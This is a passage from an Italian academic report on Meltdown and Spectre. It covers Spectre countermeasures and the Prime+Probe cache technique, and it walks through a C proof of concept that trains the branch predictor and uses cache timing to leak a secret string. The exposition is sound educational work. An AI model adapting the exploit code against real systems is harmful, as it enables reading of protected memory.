Il gadget può essere formato da due istruzioni, non necessariamente adiacenti, la prima delle quali esegue una operazione (es. un'addizione o sottrazione) sulla locazione di memoria indirizzata da R1 sul registro R2, e la seconda accede è una istruzione che accede alla memoria indirizzata da R2. Alcuni test hanno confermato che il codice eseguito in un hyperthread di un processore Intel x86 può ingannare il branch predictor che viene eseguito nella stessa unità in un altro hyper-thread. Un ulteriore spunto per creare un attacco Spectre deriva dall'osservazione che quando diverse applicazioni Windows sono eseguite, queste condividono in memoria le stesse DLL. Il sistema operativo infatti ne carica in memoria una sola copia. Per questo un semplice programma Windows può includere diversi megabytes di codice di librerie DLL condivise e questo offre ampie possibilità di individuare gadget utili per l'attacco.

4.4 Contromisure a Spectre

Diverse contromisure sono state proposte per contrastare una o più delle caratteristiche su cui si basa l'attacco. Ne sono qui proposte alcune:

1. **Prevenire l'esecuzione speculativa**: con questa soluzione, gli attacchi Spectre non sarebbero più possibili, tuttavia, ciò comporterebbe un enorme degrado delle performance. Una soluzione potrebbe essere quella di permettere la disabilitazione dell'esecuzione speculativa tramite software con istruzioni che blocchino l'esecuzione speculativa e che assicurino che le istruzioni nel blocco non siano eseguite speculativamente, una caratteristica non presente negli attuali processori. In generale sarebbe possibile ricorrere a istruzioni in grado di bloccare la esecuzione speculativa. Un compilatore potrebbe ad esempio inserire dette istruzioni ad ogni branch condizionale e alle destinazioni. Tuttavia questa soluzione degraderebbe di molto le prestazioni, oltre che avere il notevole problema di dover ricompilare le applicazioni, cosa di difficile attuazione nella pratica. Per prevenire gli attacchi con i branch indiretti sarebbe possibile disabilitare l'hyperthreading e trovare in qualche modo una soluzione per annullare la predizione del branch durante gli switch di contesto. Questa soluzione richiede però che tutto il software legacy venga aggiornato;

2. **Prevenire l'accesso ai dati segreti**: altre contromisure possono impedire al codice eseguito speculativamente di accedere a dati segreti. Una di queste misure, usata dal browser Google Chrome, è di eseguire ogni sito web in un processo separato. Siccome gli attacchi Spectre influenzano solo i permessi della vittima, un attacco come quello con JavaScript non sarebbe in grado di accedere dati dai processi assegnati ad altri siti web. Anche WebKit adotta alcune strategie: una di esse è quella di non controllare se l'indice di un array è nei valori limite, ma piuttosto di effettuare un'operazione sui bit dell'indice (applicando una maschera) assicurando così che l'indice non sia troppo più grande della dimensione dell'array. Questo non impedisce di accedere fuori dai limiti dell'array, ma previene l'accesso a locazioni arbitrarie di memoria;
3. **Limitare l'esfiltrazione di dati dai covert channel**: rimuovere la possibilità di recuperare i dati ottenuti con l'esecuzione speculativa è un altro metodo di mitigazione. Questo è possibile limitando la risoluzione dei timer di JavaScript (nel caso di attacco tramite JavaScript sui browser, classico attacco per sfruttare Spectre), aggiungendo eventualmente del disturbo. Non è chiaro però il livello di protezione che fornirebbe questa soluzione siccome le fonti di errore riducono solo la percentuale con la quale gli attaccanti possono recuperare i dati. Inoltre, i processori correnti deficitano dei meccanismi richiesti per l'eliminazione completa dei canali nascosti. Quindi, mentre questo approccio potrebbe ridurre le performance dell'attacco, non garantisce di eliminarlo completamente;
4. **Prevenire il "branch poisoning"**: è stato fatto sia da AMD che da Intel, estendendo il livello ISA. In particolare si usano tre controlli, il primo "**Indirect Branch Restricted Speculation (IBRS)**" impedisce che i "branch indiretti" maggiormente privilegiati siano influenzati da "branch" che sono in codice meno privilegiato. Il processore entra in una modalità IBRS tale per cui il codice eseguito non è influenzato da nessuna computazione al di fuori della modalità IBRS stessa. Il secondo controllo utilizzato è chiamato "**Single Thread Indirect Branch Prediction (STIBP)**" e limita la condivisione delle previsioni di branch tra software in esecuzione sugli hyperthread dello stesso core. Infine abbiamo il cosiddetto "**Indirect Branch Predictor Barrier (IBPB)**" che impedisce al software in esecuzione prima di aver impostato la barriera di influenzare la previsione di un ramo da parte del software che viene eseguito dopo aver impostato la barriera. Queste mitigazioni richiedono il supporto del sistema

operativo. Ovviamente queste soluzioni hanno un impatto, da test eseguiti in laboratorio, non indifferenti sulle prestazioni.

5. Approfondimento su tecniche di attacco per sfruttare le vulnerabilità Meltdown e Spectre (“Prime + Probe”)

Precedentemente abbiamo parlato di una tipologia di attacco alla cache conosciuta come “Flush + Reload”, tuttavia, esso non è l’unico modo possibile per attaccare la cache di un sistema. È stato precedentemente introdotto quello perché risulta ad oggi essere il più avanzato ed il più utilizzato.

Inoltre, va fatta una precisione che vale per tutti i tipi di attacco alla cache che abbiamo descritto o che stiamo per descrivere. In particolare, tutti gli attacchi vengono generalmente fatti sul Last Level Cache (LLC) che ad oggi generalmente è la cache di livello 3. Questo perché risulta essere una memoria condivisa a tutti i core del processore e quindi potenzialmente può essere usata come veicolo di attacco da un core ad un altro.
Inoltre riportiamo che oltre gli attacchi che verranno descritti ne esistono di ulteriori, quali ad esempio “Flush + Flush”, “Evict + Time”, “Evict + Reload”…

Inoltre specifichiamo che di fatto, la tecnica “Evict + Reload” è identica alla tecnica precedentemente descritta in questo paper “Flush + Reload” ma viene usata quando si è in contesti architetturali che a livello ISA non prevedono l’istruzione di “flush” (per esempio il 90% dei processori basati su architettura ARM).

Vediamo ora in dettaglio “Prime + Probe”.

5.1 “Prime + Probe”

In questo attacco [24], l’attaccante effettua un caricamento in cache di un blocco di memoria o set (Prime). Dopodiché si attende un eventuale accesso alla memoria da parte della vittima e andando poi a controllare uno specifico indirizzo in memoria (che

apparteneva al set portato in cache) si riuscirà a capire se l'esecuzione di un processo da parte della vittima ha sostituito quel dato in cache perché l'accesso sarà più lento (il dato della vittima ha rimosso quel particolare dato in memoria quindi per ricaricarlo è richiesto più tempo). Questa è la fase di "Probe". Si noti che, l'attaccante non sapendo quale dato è stato sostituito a priori, effettuerà di nuovo l'accesso a tutto il set di memoria che aveva portato precedentemente in cache, un blocco alla volta iterativamente e quando troverà dei blocchi il cui accesso è più lento allora saprà che quelli stessi blocchi sono stati "sostituiti" da dati portati in cache dall'utente vittima.

Questo attacco ha i seguenti vantaggi:

1. Non richiede memoria condivisa;
2. Può attaccare memoria allocata statisticamente o dinamicamente.

Ed i seguenti svantaggi:

1. Più intrusivo di "Flush + Reload";
2. Lavora solo con le caches "inclusive" (cioè quelle cache che hanno la politica di dare per ovvio che i dati presenti in una cache di livello superiore siano inclusi in una cache di livello inferiore);
3. Lavora solo su CPU "ospitate" sullo stesso socket;
4. Necessita l'identificazione del "set target" di memoria.

In altre parole "Prime + Probe" è una tecnica più rumorosa, ma che richiede meno pre-condizioni come ad esempio la de-duplicazione della memoria.

6. Analisi di una PoC di Spectre scritta in linguaggio C

In questo breve capitolo ci occuperemo di effettuare la revisione di un programma scritto in linguaggio C che permette di lanciare un attacco Spectre(il programma è stato preso dal seguente repository GitHub [25] e migliorato).

```
16  char array1[128];
17  page_ *array2;
18  const int pagesize = 4096;
19  const int CACHE_MISS = 185;
20  size_t boring_data_length = sizeof(BORING_DATA) - 1;
21  page_ temp;
```

La funzione "init_array1" copia la stringa "BORING" concatenata con la stringa "SECRET" (ambe due della costanti), all'interno dell'array1 e concatena al fondo il terminatore di stringa “\0”. La variabile array1 è dichiarata ad inizio programma come array di “char” di lunghezza 128. Si noti che a loro volta la stringa “BORING” è la stringa “boring data |” mentre la stringa “SECRET” equivale nella dichiarazione a “SUPER MEGA TOP SECRET”.

"init_array2" è la funzione che tramite uso di "aligned_alloc" permette di inizializzare l'array2 in modo che abbia dimensione di 4096*256 ed inoltre impostare l'allineamento su

```
29 ▼ void init_array2(){
30       array2 = aligned_alloc(pagesize, sizeof(page_) * 256);
31       for(int i = 0;i < 256;i++)
32       memset(array2[i].data_,0,pagesize);
33 ▲ }
```

un multiplo di 4096. Inoltre il passo dopo è inizializzare ogni posizione dell'array al valore “0" (non ci interessano i valori contenuti in “array2” in quanto è usato solo per misurare i tempi di accesso). Ovviamente, essendo allocate 256 strutture "pagine" di dimensione 4096 all'interno di array2, ognuno di questi valori allocati avrà "spazio" di 4096 che è il terzo parametro della funzione “memset”. La variabile “attay2” è dichiarata ad inizio programma come array di “pages” che a loro volta sono una “struct” dichiara ad inizio programma e che contengono un campo “char data_[4096]”.

```
23  char target_function(int x) {
24      // We are allowed to access the array from 0 <-> boring_data_length
25      // array1 <--BORING_DATA--><--SECRET-->
26      if (((float) x / (float) boring_data_length < 1)) {
27          temp = array2[array1[x]];
28      }
29  }
```

“target_function” è la funzione che permette di "evadere" il controllo IF, inizialmente, eseguendo in modo speculativo il contenuto dell'if. Ovviamente, più il controllo IF sarà complesso in termini di calcoli, più richiederà tempo e questo indurrà più facilmente la CPU ad evitare attese e quindi ad eseguire il contenuto dell'IF in modo speculativo. Il valore della variabile "x" è scelta dell’attaccante. La riga 26 serve per verificare che, teoricamente, non si possa leggere oltre “boring_data_length”. Nella pratica, per via dell’esecuzione speculativa, nel mentre si attende il calcolo contenuto nell’IF, si esegue già l’operazione contenuta nello stesso.

```
43  void spoofPHT(){
44      for (int y = 0; y < 20; y++)
45      target_function(0);
46  }
```

La funzione "spoofPHT" richiama per venti volte la funzione “target_funtion(0)” per accedere ad array1[0] che contiene, in pratica, il valore "b" della stringa "boring data |". In questo modo "si allena" la breanch prediction unit (qui c'è un branch condizionale) di modo che pensi che avendo avuto 20 accessi ad una determinata zona, anche la prossima sia lì e

quindi senza particolari controlli, al momento dell'esecuzione speculativa, accederà ad una area teoricamente non consentita.

```
48 uint64_t rdtsc(){
49     uint64_t a, d;
50     _mm_mfence();
51     asm volatile("rdtsc" : "=a"(a), "=d"(d));
52     a = (d << 32) | a;
53     _mm_mfence();
54     return a;
55 }
```

La funzione "rdtsc" non è semplicissima e sopratutto non è molto standard. In particolare, subito da notare è il tipo di ritorno. "uint64_t" indica un intero "senza segno" di esattamente 64 bit di grandezza. Inoltre è visibile, nel corpo della funzione, la funzione "_mm_mfence" che è una funzione Intel. Essa è descritta da Intel nel seguente modo: Tutte le istruzioni che prevedono un "carica da memoria" e "salva in memoria" che sono state emesse prima di questa operazione vengono serializzate. Garantisce che ogni accesso alla memoria che precede, nell'ordine del programma, l'istruzione di "memory fence" (una sorta di barriera) sia globalmente visibile prima di qualsiasi istruzione che si interfaccia con la memoria, che segue l'istruzione di "fence" stessa nell'ordine del programma [26]. Per come è utilizzata all'interno della funzione "check_if_in_cache" serve per misurare i tempi di accesso alla cache. Inoltre da documentazione risulta che questa funzione legge il timestamp count contenuto nel registro EDX:EAX [27].

```
57  int check_if_in_cache(void *ptr) {
58      uint64_t start = 0, end = 0;
59
60      volatile int reg;
61
62      start = rdtsc();
63      reg = *(int*)ptr;
64      end = rdtsc();
65
66      if (end - start < CACHE_MISS){
67          return 1;
68      }
69
70      return 0;
71  }
```

La funzione "check_if_in_cache" restituisce 1 se "ptr" punta a una posizione in cache, 0 altrimenti. Inoltre, per capirlo monitora il tempo di accesso alla cache e controlla se esso risulta minore di un valore costante "settabile" liberamente. Qui, bisogna fare "testing" e capire quale punto è quello di "threshold" I tempi di accesso medio per un processore i7 (quindi fascia alta) sono di 1.2 nano-secondi per la cache di livello 1, 3 nano-secondi per la cache di livello 2 e poi un tempo compreso tra 12 e 30 nano-secondi per l'accesso a cache di livello 3 [28]. Spectre, lavora su cache di livello 3 (in quanto condivisa tra i vari core).

```
73  void recover_data_from_cache(char *leaked, int index){
74      // Make the array_element value jump between two values
75      // 144 - 16 - 143 - 15 - 142 - 14
76      // This way the OS does not know what the next value we want is going to be
77      // and it can not load it correctly into cache (255 / 2 ~= 127)
78      for(int i=0; i<256; i++){
79          int array_element = (i * 127) % 255;
80          int value_in_cache = check_if_in_cache(&array2[array_element]);
81          if (value_in_cache){
82              if ((array_element >= 'A' && array_element <= 'Z')){
83                  leaked[index] = (char)array_element;
84              }
85          }
86      }
87  }
```

La funzione "recover_data_from_cache" è il cuore pulsante dell'attacco. Inizialmente si accedono gli elementi dell'array2 con indice pseudo-casuale di modo che il sistema non possa capire il pattern (cioè gli accessi sequenziali) e quindi caricare in modo corretto e preventivo i dati in cache. Si verifica se l'elemento reperito da array2 (struttura dati che

simula una memoria con pagine da 4KB), è presente in cache, in ogni caso lo si "flusha" dalla cache ed in particolare si fa "flush" di tutta la linea di cache associata al dato.

Ora, se effettivamente il valore risultava essere in cache, si va a prendere il valore "char" relativo associato all'indice calcolato in maniera pseudo-casuale. Si noti che dalla tavola ASCII i valori sono 256, tuttavia per questioni di ottimizzazione dell'esecuzione, si ipotizza di prendere solo quei caratteri compresi tra "A" e "Z" ed è possibile farlo in quanto a priori , in questa PoC si intende, noi conosciamo già il segreto che vogliamo trovare. In un "real-context" ovviamente non sarebbe sensato limitare la ricerca.

```
89  int main(int argc, const char **argv){
90      init_array1();
91      init_array2();
92
93      char leaked[sizeof(TOTAL_DATA) + 1];
94      memset(leaked, ' ', sizeof(leaked));
95      leaked[sizeof(TOTAL_DATA)] = '\0';
96
97      while (1) {
98          for (int i = 0; i < sizeof(TOTAL_DATA); i++) {
99              /* When the attacker uses the clflush command with an address pointing to this
100             * shared data, * it's completely flushed from the cache hierarchy. Because
101             * the data is shared, the attacker is allowed to hit on this data in cache.
102             * So, the attacker repeatedly flushes shared data with the victim, then
103             * allows/waits for the victim to run, then reloads the data. If the attacker
104             * has a cache miss, the victim didn't access the data (didn't bring it back to cache).
105             * If it's a hit, the victim did (at least probably). The attacker can
106             * tell cache hits from misses because the timing of the memory access is very different.
107             */
108             //SO FIRST FLUSH ALL CACHES so that the victim does not have the data in their unshared caches (L1 and L2 cache)
109             for(int j=0; j<256; j++) {
110                 _mm_clflush(&array2[j]);
111             }
112             // train the Pattern History Table
113             spoofPHT();
114
115             // Serializing event
116             _mm_lfence();
117             target_function(i);
118
119             // Serializing event
120             _mm_lfence();
121             recover_data_from_cache(leaked, i);
122         }
123         for(int i = sizeof(BORING_DATA)-1;i < sizeof(leaked);i++){
124             printf("%c", leaked[i]);
125         }
126         printf("\n");
127
128         if (!strncmp(leaked + sizeof(BORING_DATA) - 1, SECRET, sizeof(SECRET) - 1)){
129             break;
130         }
131     }
132     return (0);
133 }
```

La funzione “main”, ovviamente, è principalmente un richiamo ordinato delle funzioni appena descritte. Si inizializza array1 in modo che esso non sia altro che una copia di "TOTAL_DATA" cioè della stringa "boring data |" concatenata con la stringa "SUPER MEGA TOP SECRET".

Si inizializza array2 in modo tale che esso risulti una sequenza di 256 strutture dati che simulano delle pagine di memoria da 4KB.
Viene anche creato un array di "char" chiamato "leaked" in cui metteremo i "char" ricostruiti dalle consecutive verifiche in cache. Ha dimensione "TOTAL_DATA" (sizeof di TOTAL_DATA). Vi è un while infinito, poco realistico in uno schema di attacco reale, ma usato qui per ciclare finché non viene ricostruita tutta la stringa segreta. All'interno del while in sequenza si esegue:

1. Flush di tutti i livelli di cache, anche quelli non condivisi e cioè i livelli 1 e 2;
2. Si "allena" il branch predictor per 20 volte, accedendo ad aree di memoria lecite così che lui creda che anche il 21-esimo accesso sia in quella zona;
3. Si esegue la funzione target, cioè quella che fa scattare una "esecuzione speculativa" in una zona non lecita;
4. Si esegue la funzione che individua i caratteri della stringa segreta misurando i tempi di accesso alla memoria;
5. Si stampa quanto ricavato finora, ed inoltre si esce dal while solo quando siamo effettivamente riusciti a ricostruire la stringa che teoricamente doveva essere segreta. In un "real-scenario" questa cosa non si può fare, qui possiamo perché in realtà a priori noi conosciamo la stringa segreta.

7. Considerazioni e conclusioni finali

All'inizio di questo elaborato abbiamo rivisto i momenti salienti della storia dei calcolatori elettronici arrivando a descrivere un "moderno computer". Nel percorso, abbiamo analizzato diverse tecniche e filosofie architettura che hanno permesso alle moderne CPU di aumentare di molto le prestazioni rispetto a quelle più vecchie.
Alcune di queste, come l'esecuzione speculativa piuttosto che l'esecuzione "out of order" hanno fatto emergere delle verità da sempre sapute [31] ma che, come spesso accade, nessuno prima dei ricercatori che hanno mostrato al mondo Meltdown e Spectre, hanno approfondito in chiave di possibili debolezze nei confronti di attacchi informatici. In passato erano già state pubblicate analisi su queste tecniche di progettazione architetture che avevano accennato alle problematiche anche qui descritte, tuttavia, si è sempre pensato che i vantaggi prestazionali superavano di gran lunga potenziali vulnerabilità legate al fatto che queste tecniche provocano dei cambiamenti degli stati micro-architetturali senza ripulire eventuali tracce.

Meltdown e Spectre ora cambiano completamente la prospettiva. Anche un programma ben scritto o un sistema ben configurato non è sicuro se non si considera anche il sottostante hardware.
Meltdown e Spectre coinvolgono anche le macchine virtuali utilizzate dagli hosting provider su cloud. Spesso accade che per migliorare le prestazioni la virtualizzazione non è completa e non è presente un vero e proprio layer di astrazione per il livello virtuale. Utilizzando container come Docker o OpenVZ spesso il kernel viene condiviso tra più macchine. Per questi provider cambiare l'infrastruttura introducendo una completa virtualizzazione o utilizzando Kaiser comporta una crescita significativa dei costi.
Meltdown e Spectre sono due vulnerabilità simili ma che presentano alcune differenze tra loro:

1. A differenza di Spectre, Meltdown non usa la predizione dei branch per indurre l'esecuzione speculativa out-of-order, ma opera osservando il cambiamento dello stato

micro-architetturale a seguito di una eccezione per accesso ad una locazione di memoria riservata;

2. Meltdown sfrutta una vulnerabilità presente principalmente nei processori Intel consentendo di risalire al contenuto della memoria kernel da uno spazio user. Spectre invece funziona su un'ampia gamma di processori non solo su quelli Intel;
3. La patch Kaiser che è largamente utilizzata per mitigare e contrastare l'attacco Meltdown, non è in grado di proteggere dagli attacchi Spectre;

4. Inoltre, entrambe le vulnerabilità, richiedono che il codice malevolo sia in qualche modo "portato" sulla macchina vittima per poter effettuare gli attacchi. In altre parole, il codice malevolo deve essere ospitato sulla macchina da attaccare. Questo vale sia per Spectre che per Meltdown. Esiste, tuttavia, una variante di Spectre denominata "NetSpectre" che non è stata approfondita in questa relazione, che spiega come poter effettuare un attacco Spectre da remoto [32].

In definitiva, Meltdown e Spectre impongono una profonda revisione delle architetture hardware dei processori e di conseguenza anche dei sistemi operativi.
La patch Kaiser suggerisce anche una prima indicazione da adottare nelle nuove revisioni dei sistemi operativi. Invece di mappare tutto nello spazio user, è opportuno che sia mappato solo lo stretto indispensabile, riducendo così la superficie di attacco.
Comunque Kaiser, che peraltro funge da protezione solo per l'attacco Meltdown, è una soluzione a breve termine e di corto respiro.
Spectre mostra che le ottimizzazioni dei processori possano modificare lo stato micro-architetturale non solo per la cache ma anche altre parti dell'architettura e quindi offrire diversi punti deboli per nuovi potenziali attacchi.
È dunque lecito attendersi che presto saranno introdotte revisioni nelle architetture hardware dei processori volte a introdurre adeguati meccanismi di sicurezza.

Elenco delle figure

- **Immagine 1.1** (a)-(c) Tre thread. I box vuoti indicano che il thread è in stallo in attesa della memoria. (d) Fine-grained multi-threading. (e)Coarse-grained multithreading - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.2** Multithreading in una CPU superscalare a doppia emissione. (a) Multithreading a grana fine. (b) Multithreading a grana grossa. (c) Multithreading simultaneo - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.3** CPU multicore su chip singolo. (a) Chip con doppia pipeline. (b) Un chip con, invece, due core distinti ognuno con pipeline dedicata - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.4** Schema a memoria condivisa - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.5** Schema a memoria distribuita - "*Structured Computer Organization, Sixth edition, Andrew S. Tanenbaum - Todd Austin*";
- **Immagine 1.6** (a) Una cache a mappatura diretta. (b) Un indirizzo virtuale a 32 bit - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.7** Una cache set-associativa a 4 vie - Andrew S. Tanenbaum and Todd Austin. *Structured Computer Organization*. Pearson, 2013 (sixth edition);
- **Immagine 1.8** Traduzione da indirizzo virtuale a fisico in un sistema x86-64 Intel. CR3 è il registro che contiene l'indirizzo della PLM4;
- **Immagine 2.1** Misurazione dei tempi di accesso al dato da parte dell'attaccante per dedurre il valore. In questo caso il valore è 84 e l'accesso in quel punto risulta estremamente più veloce - "*Meltdown: Reading Kernel Memory from User Space, Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, Mike Hamburg*".

Bibliografia

[1] Andrew S. Tanenbaum and Todd Austin. Structured Computer Organization. Pearson, 2013 (sixth edition).

[2] John Von Neumann. *First Draft of a Report on the EDVAC*. IEEE Ann. Hist. Comput., 15(4):27-75, 1993.

[3] Marr, Deborah T., et al. *Hyper-Threading Technology Architecture and Microarchitecture*. Intel Technology Journal, 6(1), 2002.

[4] D. M. Tullsen, S. J. Eggers and H. M. Levy. *Simultaneous multithreading: Maximizing on-chip parallelism*. Proceedings 22nd Annual International Symposium on Computer Architecture, Santa Margherita Ligure, Italy, 1995, 392-403.

[5] Mike Johnson, *Superscalar Microprocessor Design*, Prentice-Hall, 1991.

[6] Saini, S., Jin, H., Hood, R., Barker, D., Mehrotra, P., & Biswas, R. *The impact of hyper-threading on processor resource utilization in production applications*. IEEE, 18th International Conference on High Performance Computing 1-10, 2011.

[7] Tom's Hardware. Patrick Schmid. *The Pentium D: Intel's Dual Core Silver Bullet Previewed*. https://www.tomshardware.com/reviews/pentium-d,1006-3.html. Ultimo accesso: 4 Aprile 2021.

[8] M. J. Flynn. *Some Computer Organizations and Their Effectiveness*. IEEE Transactions on Computers. C-21(9):948-960, 1972.

[9] Moritz Lipp and Michael Schwarz and Daniel Gruss and Thomas Prescher and Werner Haas and Anders Fogh and Jann Horn and Stefan Mangard and Paul Kocher and Daniel Genkin and Yuval Yarom and Mike Hamburg. *Meltdown: Reading Kernel Memory from User Space*. 27th USENIX Security Symposium, 2018.

[10] NIST. https://nvd.nist.gov/vuln/detail/CVE-2017-5754. Ultimo accesso: 4 Aprile 2021.

[11] Yarom Yuval and Falkner Katrina. *FLUSH+ RELOAD: A high resolution, low noise, L3 cache side-channel attack*. 23rd USENIX Security Symposium, 2014. 719-732.

[12] "Change list" del kernel Linux in versione 3.14. https://kernelnewbies.org/Linux_3.14#head-192cae48200fccde67b36c75cdb6c6d8214cccb. Ultimo accesso: 6 Aprile 2021.

[13] Jake Edge. *Kernel address space layout randomization*, 2013. https://lwn.net/Articles/569635. Ultimo accesso: 6 Aprile 2021.

[14] Daniel Gruss et al. *Kaslr is dead: long live kaslr*. International Symposium on Engineering Secure Software and Systems. Springer, 161-176. 2017.

[15] Jonathan Corbet. *KAISER: hiding the kernel from user space*. https://lwn.net/Articles/738975/, 2017.

[16] Pagina informativa Microsoft Windows riguardo le vulnerabilità Meltdown e Spectre. https://support.microsoft.com/en-us/topic/protect-your-windows-devices-against-speculative-execution-side-channel-attacks-a0b9f66c-f426-d854-fdbb-0e6beaeeee87. Ultimo accesso: 6 Aprile 2021.

[17] Pagina informativa Apple riguardo le vulnerabilità Meltdown e Spectre nei suoi sistemi operativi (iOS, MacOS, WatchOS, iPadOS). https://support.apple.com/it-it/HT208394. Ultimo accesso: 6 Aprile 2021.

[18] Pagina informativa ARM riguardo vulnerabilità Meltdown e Spectre. https://developer.arm.com/support/arm-security-updates/speculative-processor-vulnerability. Ultimo accesso: 6 Aprile 2021.

[19] Pagina informativa AMD riguardo alle vulnerabilità rilevate sui suoi prodotti. https://www.amd.com/en/corporate/product-security. Ultimo accesso: 6 Aprile 2021.

[20] Jonathan Cobet. *The current state of kernel page-table isolation*. 2017. https://lwn.net/Articles/741878/. Ultimo accesso: 6 Aprile 2021.

[21] Paul Kocher and Jann Horn and Anders Fogh and and Daniel Genkin and Daniel Gruss and Werner Haas and Mike Hamburg and Moritz Lipp and Stefan Mangard and Thomas Prescher and Michael Schwarz and Yuval Yarom. *Spectre Attacks: Exploiting Speculative Execution.* IEEE Symposium on Security and Privacy:1-19, 2019.

[22] Perleberg, Chris H., and Alan Jay Smith. Br*anch target buffer design and optimization*. IEEE transactions on computers 42(4):396-412, 1993.

[23] Roemer, Ryan, et al. Return-oriented programming: Systems, languages, and applications. ACM Transactions on Information and System Security (TISSEC) 15(1):1-34, 2012.

[24] Liu, Fangfei, et al. *Last-level cache side-channel attacks are practical*. IEEE symposium on security and privacy:605-622, 2015.

[25] Repository GitHub da cui è stata derivata la Proof Of Concept. https://github.com/Markus-MS/Spectre-Attack. Ultimo accesso: 7 Aprile 2021.

[26] In questo link è possibile trovare la “man-page” della funzione “_mm_mfence”. https://software.intel.com/sites/landingpage/IntrinsicsGuide/#text=_mm_mfence&expand=3678. Ultimo accesso: 7 Aprile 2021.

[27] Paper Intel in cui è descritto come misurare i tempi di esecuzione di codice negli ISA IA-32 e IA-64. https://www.intel.com/content/dam/www/public/us/en/documents/white-papers/ia-32-ia-64-benchmark-code-execution-paper.pdf. Ultimo accesso: 7 Aprile 2021.

[28] Paper Intel in cui sono descritte le analisi delle performance effettuate sulla CPU Intel® Core™ i7 Processor and Intel® Xeon™ 5500. https://software.intel.com/sites/products/collateral/hpc/vtune/performance_analysis_guide.pdf. Ultimo accesso 7 Aprile 2021.

[29] Paper Intel in cui è descritto il funzionamento del pre-fatching. https://www.intel.com/content/dam/doc/manual/64-ia-32-architectures-optimization-manual.pdf. Ultimo accesso: 7 Aprile 2021.

[30] Articolo di Bruce Schneier riguardo Meltdown e Spectre. https://www.schneier.com/blog/archives/2018/01/spectre_and_mel_1.html. Ultimo accesso: 7 Aprile 2021.

[31] O. Sibert, P. A. Porras and R. Lindell. *The Intel 80/spl times/86 processor architecture: pitfalls for secure systems*. Proceedings 1995 IEEE Symposium on Security and Privacy:211-222, 1995.

[32] Schwarz Michael, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. *Netspectre: Read arbitrary memory over network*. European Symposium on Research in Computer Security. Springer, Cham:279-299, 2019.